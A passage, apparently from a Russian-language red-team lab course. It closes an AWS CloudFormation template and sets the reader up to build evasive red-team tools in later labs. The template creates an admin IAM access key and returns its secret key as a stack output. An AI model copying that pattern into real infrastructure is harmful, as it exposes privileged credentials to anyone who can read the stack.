  AdminUserAccessKey:
    Type: 'AWS::IAM::AccessKey'
    Properties:
      UserName: !Ref AdminUser
Outputs:
  AccessKey:
    Description: ID ключа доступа для пользователя Admin
    Value: !Ref AdminUserAccessKey
  SecretKey:
    Description: Секретный ключ доступа для пользователя Admin
    Value: !GetAtt AdminUserAccessKey.SecretAccessKey
```

Создать учётную запись AWS можно по инструкции docs.aws.amazon.com.

После настройки Go, GCP и AWS у вас есть всё необходимое, чтобы приступить к созданию уклоняющихся инструментов красной команды в следующих лабораториях.